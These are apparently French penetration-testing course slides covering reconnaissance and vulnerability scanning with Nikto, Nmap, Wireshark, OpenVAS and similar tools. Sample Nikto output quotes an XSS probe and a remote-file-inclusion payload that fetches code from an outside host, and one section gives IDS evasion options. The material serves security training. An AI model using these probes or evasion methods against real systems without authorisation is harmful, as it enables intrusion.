
Les outils dans Kali

- De nombreux outils permettent de rechercher des informations dans Kali :



Rechercher des personnes

- L'outil Maltego (disponible dans Kali) permet de trouver des relations entre les personnes / entreprises et bien plus encore.



Le service Whois

- Le site web Whois.org permet de récupérer de multiples informations sur n'importe quel site web en fonction de son nom. Exemple de réponse à une requête Whois pour wikipedia.org :

```
... Avertissement juridique ...
Domain ID:D51687756-LROR
Domain Name:WIKIPEDIA.ORG
Created On:13-Jan-2001 00:12:14 UTC
Last Updated On:09-May-2012 00:25:29 UTC
Expiration Date:13-Jan-2016 00:12:14 UTC
Sponsoring Registrar:MarkMonitor Inc. (R37-LROR)
Status:CLIENT DELETE PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
Status:CLIENT UPDATE PROHIBITED
Registrant ID:mmr-116560
Registrant Name:Domain Admin
Registrant Organization:Wikimedia Foundation, Inc.
Registrant Street1:149 New Montgomery Street
Registrant Street2:Third Floor
Registrant Street3:
Registrant City:San Francisco
Registrant State/Province:CA
Registrant Postal Code:94105
Registrant Country:US
Registrant Phone:+1.4158396885
```

L'outil Nikto

- L'outil Nikto peut être utilisé pour rechercher des informations sur un site web.
- Il permet de découvrir des pages non accessibles, des pages d'administration, etc.

```
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Server leaks inodes via ETags, header found with file /setup.exe?<script>alert('Vulnerable')</script>&page=list_users&user=P, inode: 115426, size: 1518672, mtime:
11:59:30 2015
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strin
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strin
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strin
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strin
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3092: /mail/: This might be interesting...
+ OSVDB-3092: /php/: This might be interesting...
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /restricted/: This might be interesting...
+ OSVDB-3092: /test.txt: This might be interesting...
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3092: /word/: This might be interesting...
+ OSVDB-3092: /mail/adminisist.nsf: This database can be read without authentication, which may reveal sensitive information.
+ OSVDB-3093: /mail/include.html: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /mail/settings.html: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /php/index.php: Monkey Http Daemon default PHP file found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains a vulnerabili
ows remote attackers to execute arbitrary PHP code.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-: /?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See http://www.kb.cert.org/vuls/id/520827
+ 7499 requests: 1 error(s) and 41 item(s) reported on remote host
+ End Time:           2015-04-29 10:13:55 (GMT2) (51 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali-attack:~#
```

L'outil Nmap

- Pour découvrir la version d'un système d'exploitation utilisé sur une machine, il suffit d'utiliser Nmap :


```
root@kali-attack:~# nmap -O 192.168.1.56

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-14 19:31 CEST
Nmap scan report for Anthony-Debian (192.168.1.56)
Host is up (0.0036s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
631/tcp open  ipp
MAC Address: 00:26:18:9F:70:6F (Asustek Computer)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
```

Pourquoi écouter le réseau ?


- Le réseau est comme un océan, très calme en surface mais beaucoup de choses se passent en dessous !



- De nombreux paquets sont échangés chaque seconde.
- Ces paquets peuvent contenir des informations très variées telles que les pages web visitées, les services utilisés, les mots de passe, etc.

Utiliser Wireshark

- L'outil Wireshark est utilisé pour écouter le réseau.
- Il capture les paquets, les dissèque, les affiche et les stocke.
- Il est ensuite très simple de cliquer sur une des requêtes pour avoir les données de chaque champ du protocole.



Les protocoles à risques

- Certains protocoles ne chiffrent pas les données et peuvent donc envoyer des mots de passe en clair sur le réseau !
- Les protocoles FTP, HTTP, Telnet, VNC font partie de ces protocoles qui ne chiffrent pas les données par défaut.
- Dans ce cas, une simple capture sur le réseau avec Wireshark permettra de voir tous les paquets du réseau !


- Rappel pour l'auditeur :
  - L'autorisation de tests d'intrusions doit stipuler l'autorisation de lire ces paquets, sinon il y a atteinte à la confidentialité.

Le protocole SNMP

- Le protocole SNMP (*Simple Network Management Protocol*) permet aux administrateurs de gérer des équipements réseau. Il est basé sur des paquets UDP sur les ports 161 et 162.
- Si ces ports sont ouverts sur une machine, alors un agent SNMP est présent.
- Les versions 1 et 2 ne sont pas sûres et sont déconseillées d'utilisation.
- L'outil snmpwalk permet de faire des requêtes SNMP.


ARP Cache Poisoning

- ARP Cache Poisoning est une attaque Man-in-the-Middle.
- C'est une attaque passive du réseau pour capturer le trafic réseau entre une machine cible et d'autres machines.
- Cette technique est aussi utilisée dans la phase de recherche de vulnérabilités.
- Elle sera détaillée dans le prochain module.



Cain & Abel

- Ce logiciel est utilisable uniquement sous Windows.
- Il permet entre autre de réaliser une attaque Man-in-the-Middle pour capturer le trafic d'une autre machine présente sur le réseau.



Conclusion

- La recherche d'informations est la première étape d'un test d'intrusion.
- Ce qu'il faut retenir de cette étape :
  - Il existe des outils et des techniques à connaître pour optimiser ce travail de recherche d'informations, aussi appelé prise d'empreintes.
  - Respectez toujours la charte d'éthique : n'utilisez pas d'informations recueillies à des fins personnelles.

MODULE 8

Scanner une cible

- Comprendre comment déceler des vulnérabilités applicatives
- Exploiter les *Man-in-The-Middle*
- Exploiter les principales vulnérabilités web

1. Chapitre 1
   Scanner les vulnérabilités

2. Chapitre 2
   Les différentes techniques de scan

3. Chapitre 3
   Les attaques Man-In-The-Middle (MITM)

4. Chapitre 4
   Scanner les principales vulnérabilités web

Objectif d'un scan

- Scanner une cible consiste tout d'abord à analyser l'ensemble des ports qu'elle offre et de tous les tester pour connaître les services ouverts.
- Cela consiste dans un 2e temps à effectuer des tests automatisés afin de détecter des vulnérabilités connues sur les services détectés.
- Un OS peut ouvrir jusqu'à 65535 ports dont chacun peut proposer un service.
- Ces services peuvent utiliser différents protocoles (dont TCP et UDP).

phosforea
my learning experience


Scan de vulnérabilités

- Exploiter une vulnérabilité consiste à profiter d'une erreur dans le code de l'application pour y injecter du code malveillant.
- Cela permet d'obtenir des informations ou de prendre la main sur le poste/serveur ciblé.
- Des sites référencent les vulnérabilités ainsi que leur exploitation (*shellcode* en anglais) :
  - http://www.exploit-db.com
  - http://www.securityfocus.com

Outils de scan de vulnérabilités

- OpenVAS
  - Scan l'ensemble des ports ouverts et affiche les vulnérabilités censées être applicables selon la version détectée
  - Donne la liste des CVE auxquelles le poste est vulnérable
  - Il est fortement conseillé de valider l'exploitation de chaque vulnérabilité avec un autre outil tel que metasploit pour éviter les faux positifs


OpenVAS



Nikto

- Nikto est un scanner de site web développé en Perl.
- Il va rechercher les pages et composants par défaut des serveurs web pour déterminer précisément le service hébergeant l'application web ainsi que les modules activés.
- Il va brute-forcer le site à la recherche de pages web vulnérables.
- Il va rechercher la présence de fichiers temporaires qui auraient pu être oubliés (sous linux index.php~ sera le fichier temporaire de index.php).
- Il est nécessaire de mettre régulièrement sa base de données de vulnérabilités à jour.

Nikto



Les vulnérabilités web

- Les outils permettant de détecter les vulnérabilités web sont :

  - Wapiti
    - Parcours l'ensemble du site puis teste chaque variable pour chercher une vulnérabilité exploitable
  - W3af
    - Scan jusqu'à 200 types de vulnérabilités web
  - OpenVAS
    - Contrairement aux 2 outils précédents qui ciblent les applications, OpenVAS se focalisera sur les vulnérabilités du service web (Apache, IIS, Tomcat …)

Les techniques de scan

- Il est souvent nécessaire d'adapter sa méthode de scan afin de s'adapter à l'environnement auquel nous sommes confrontés lors d'un test d'intrusion :
  - Services utilisant divers protocoles (TCP / UDP)
  - Firewall bloquants certains protocoles utilisés par les scanners (ICMP PING)
  - Outils de détection IDS/IPS sur le réseau

- ❑ Il faut donc prévoir dans sa « trousse à test d'intrusion » des outils configurables permettant de s'adapter à nos besoins.

Scanner avec nmap

- Nmap permet de scanner assez précisément. Les principales options sont :

Option	Description
-sS	Syn Scan est un scan TCP réalisant un connect(), c'est-à-dire une connexion réseau. C'est le scan par défaut de nmap.
-sU	Scan UDP. Un scan UDP peut être très long. En effet le poste scanné ne renverra un paquet de retour ICMP que si son port est ouvert.
-sP	Ping scan. Vérifie juste si un serveur est actif en lui envoyant un paquet ICMP PING.
-sV	Version Scan. Détermine le service ouvert derrière chaque port ouvert.
-O	Active la détection du système d'exploitation de la cible.
-PN/P0	Considère l'hôte connecté même s'il ne répond pas aux PING.

Les scans passifs


- Le scan passif consiste à récupérer des informations en analysant les trames réseaux que notre poste va recevoir.
- Il est moins efficace que le scan actif mais permet de ne pas être détecté et de voir certains équipements non vus par un scan actif.
- Outils permettant le scan passif :
  - p0f : réalise de la détection d'OS en analysant les paquets réseaux. Permet de détecter les firewall et load balancer
  - Netdiscover : envoie des paquets ARP et attend les réponses pour découvrir les clients réseaux. Il est surtout utilisé sur les réseaux sans fil.

Eviter les détections

- Il est possible de réaliser du scan actif en tentant d'éviter d'être détecté par un équipement de sécurité.
- Une technique consiste à fragmenter les paquets envoyés :
  - Nmap :
    - L'option –f définit la taille des paquets à 16bits
    - L'option --mtu <valeur> définit la taille maximale des paquets
  - Nikto
    - L'option –evasion <id> active la méthode d'évasion choisie
  - Metasploit
    - La commande « show evasion » affiche pour chaque module les techniques d'évasion disponibles

Les attaques Man In The Middle (MITM)

- Afin d'intercepter du trafic de données qui ne nous est pas destiné, il est possible de réaliser une attaque MITM.
